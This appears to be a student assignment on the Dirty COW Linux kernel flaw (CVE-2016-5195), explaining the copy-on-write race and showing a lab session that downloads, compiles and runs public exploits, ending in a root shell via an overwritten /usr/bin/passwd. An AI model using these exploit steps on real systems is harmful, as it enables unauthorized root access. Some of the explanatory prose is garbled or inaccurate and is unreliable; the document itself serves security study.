



Sri Lanka Institute of Information Technology

Dirty COW Vulnerability (Kernel Local Privilege Escalation)
CVE 2016-5195

Individual Assignment
Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19034928	Sudusinghe S. P.

Date of submission
12.05.2020

Table of Contents

1. Introduction.....	3
2. Vulnerability overview and impact.....	4
3. Code analysis.....	6
4. References.....	37

INTRODUCTION

Dirty COW (CVE-2016-5195) is a Linux kernel privilege enhancer. This allows the inappropriate local user to gain written access to read-only mapping in a different way, thereby increasing their privileges in the system. It is called Dirty Cow because this problem can be caused by a running situation where the kernel handles copy-on-write (COW), an optimization strategy used in computer programming.

Phil Oster, the inventor of the Linux kernel's memory subsystem, discovered a running state of how to handle copy-write (COW) breaks in private read-only memory maps.

Dirty COW, discovered in late 2016, is a computer security vulnerability that affects all Linux-based systems. This kernel level deficiency has been present in the Linux kernel since 2007, but was only discovered in 2016.

The basic idea is that if multiple callers initially request indistinguishable resources, we can assign indexes to the same resource. This work can continue until the caller tries to change the "copy" of the property, and at that point a true personal copy is created to prevent any changes to everyone else.

In this case, the write execution is broken, allowing the program to run smoothly, allowing the unauthorized user to modify the source files and settings.

Vulnerability Overview and Impact

Confidentiality Impact: High

Integrity Impact: High

Authority Impact: High

Dirty COW vulnerabilities affect all versions of the Linux kernel since version 2.6.22 released in 2007. According to Wikipedia, the vulnerability has been identified from 4.8.3, 4.7.9, 4.4.26 and the latest versions. The patch was originally released in 2016, but it did not fully address the issue and the patch was later released in November 2017. Major Linux distros such as Ubuntu, Debian, Arch Linux have all released suitable solutions.

These vulnerabilities allow a local user to modify files, thereby enhancing system privileges and bypassing standard authorization mechanisms. Once an attacker can control the system as a normal user, he can exploit this vulnerability to gain full control over a Linux system and install malware and steal data.

Another problem with Dirty COW is that it cannot be detected by antivirus or other security software and leaves no evidence of actions taken after its exploitation. The real risk of vulnerability is access to device-level access to the device as well as code execution.

Affected Linux versions are:

1. Red Hat Enterprise Linux 7.x
2. Red Hat Enterprise Linux 6.x
3. Red Hat Enterprise Linux 5.x
4. CentOS Linux 7.x
5. CentOS Linux 6.x
6. CentOS Linux 5.x
7. Debian Linux wheezy
8. Debian Linux jessie
9. Debian Linux stretch

Code Analysis

```
*/  
f=open(argv[1],O_RDONLY);  
fstat(f,&st);  
name=argv[1];  
/*
```

In this statement, the executable file belonging to the root is opened in read-only mode.

```
*/  
map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
```

mmap, uses create a new mapped memory space for the current process. The "f" in this statement is a parameter that can be a file descriptor. It is a read-only file. It maps the file to the memory area.

PROT_READ is a permission flag in this statement and it shows that the mapped file is "Read only".

MAP_PRIVATE flag creates a private copy- on- write mapping.

mmap doesn't copy the whole part of the file in to a memory. It maps the file in to a memory. mmap maps the root in to the memory and, then we can read the file or write a copy of that file in to the memory.

```

/
pthread_create(&pth1,NULL,madviseThread,argv[1]);
pthread_create(&pth2,NULL,proccselfmemThread,argv[2]);
/*

```

These threads are started in parallel. A dirty cow is a capability-driven situation and some events need to happen in a certain order. And These two threads are "racing" to access / modify data.

```

/
c+=madvise(map,100,MADV_DONTNEED);
}

```

Repeat the mapping with the instruction value of MADV_DONTNEED, which tells the kernel that we do not need the file's memory area mapped or expected to be accessed in the near future. The madvice() system call is used to give advice or direction to the kernel about the address range beginning at address and size

```

int f=open("/proc/self/mem",O_RDWR);
int i,c=0;
for(i=0;i<100000000;i++) {
/*
You have to reset the file pointer to the memory position.
*/
    lseek(f,(uintptr_t) map,SEEK_SET);
    c+=write(f,str,strlen(str));
}

```

ProcsselfmemThread opens a special file “/ proc / self / mem” with read-write access, which represents the current process memory. Using normal search and write operations, you will rewrite a part of your own memory. The rewrite does not affect what can be executed on the disk.

Due to a running condition problem, retrying these (madvise() functionality when writing to the / kernel / proc / self / mem to bypass the mapped area) will eventually result in a page mismatch and try to remove the mapping function and try to write to the memory area. These changes are made by the kernel for storage.


```
root@UBUNTU14: /home/sanduni/vuln
sanduni@UBUNTU14:~$ mkdir vuln
sanduni@UBUNTU14:~$ cd vuln
sanduni@UBUNTU14:~/vuln$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c
--2020-05-11 19:41:55-- https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.8.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.8.133|:443... connected
.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: 'dirtycow.c'

100%[=====] 2,826 --.-K/s in 0s

2020-05-11 19:41:58 (11.3 MB/s) - 'dirtycow.c' saved [2826/2826]
```

Wget command is used to download files from the server even when the user is not logged into the system and can run in the background without interrupting the current process.

```
sanduni@UBUNTU14:~/vuln$ ls
dirtycow.c
sanduni@UBUNTU14:~/vuln$ gcc dirtycow.c -o vuln -pthread
sanduni@UBUNTU14:~/vuln$ ls
dirtycow.c  vuln
```

After downloading the file, then compiled it using “gcc dirtycow.c -o vuln -pthread”


```
sanduni@UBUNTU14:~/vuln$ sudo su
[sudo] password for sanduni:
root@UBUNTU14:/home/sanduni/vuln# echo dirty cow > private
root@UBUNTU14:/home/sanduni/vuln# ls
private  vuln
```

Then create the text file using “echo dirty cow > private “. The text file name was given as “Private”

```
root@UBUNTU14:/home/sanduni/vuln# chmod 0404 pri*
root@UBUNTU14:/home/sanduni/vuln# ls -la
total 28
drwxrwxr-x  2 sanduni sanduni  4096  11 19:44 .
drwxr-xr-x 22 sanduni sanduni  4096  11 19:41 ..
-r-----r--  1 root    root      10  11 19:44 private
-rwxrwxr-x  1 sanduni sanduni 13440  11 19:42 vuln
root@UBUNTU14:/home/sanduni/vuln# cat priv*
dirty cow
root@UBUNTU14:/home/sanduni/vuln#
```

Then using “chmod 0404 pri*” change the permission mode in this text file.

```
sanduni@UBUNTU14:~/vuln$ nano private
sanduni@UBUNTU14:~/vuln$ ls
private  vuln
```



```
sanduni@UBUNTU14: ~/vuln
GNU nano 2.2.6 File: private
dirty cow

[ Read 1 line ( Warning: No write permission) ]
^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^N Next Page  ^U UnCut Text ^T To Spell
```

In this private file we can't write. Because we changed the permission as "read only".

```
sanduni@UBUNTU14:~/vuln$ ./vuln private bypass  
mmap 7f43a08e6000  
  
madvise 0  
3  
procselfmem 600000000
```

```
sanduni@UBUNTU14:~/vuln$ wget https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c  
--2020-05-11 19:57:08-- https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c  
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 151.101.8.133  
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|151.101.8.133|:443... connected  
HTTP request sent, awaiting response... 200 OK  
Length: 4688 (4.6K) [text/plain]  
Saving to: 'cowroot.c'  
  
100%[=====>] 4,688 --.-K/s ln 0.007s  
  
2020-05-11 19:57:09 (652 KB/s) - 'cowroot.c' saved [4688/4688]
```

```
sanduni@UBUNTU14:~/vuln$ ls
cowroot  cowroot.c
sanduni@UBUNTU14:~/vuln$ whoami
sanduni
sanduni@UBUNTU14:~/vuln$ id
uid=1000(sanduni) gid=1000(sanduni) groups=1000(sanduni),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
```

```
sanduni@UBUNTU14:~/vuln$ ./cowroot && whoami && id
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
Thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
Thread stopped
```

```
root@UBUNTU14:/home/sanduni/vuln# whoami
root
root@UBUNTU14:/home/sanduni/vuln# id
uid=0(root) gid=1000(sanduni) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),1000(sanduni)
root@UBUNTU14:/home/sanduni/vuln#
```

REFERENCES

01. <https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c>
02. <https://www.carbonblack.com/2016/12/07/dirty-truth-dirty-cow-cve-2016-5195/>
03. <https://www.tutorialspoint.com/how-to-fix-and-protect-the-linux-server-against-the-dirty-cow-vulnerability-on-centos-5-6-7-or-rhel-5-6-7>
04. <https://vling.io/2017/01/14/how-to-protect-your-server-against-the-dirty-cow-linux-vulnerability/>
05. <https://www.controlcase.com/dirty-cow-vulnerability-advisory-oct-2016/>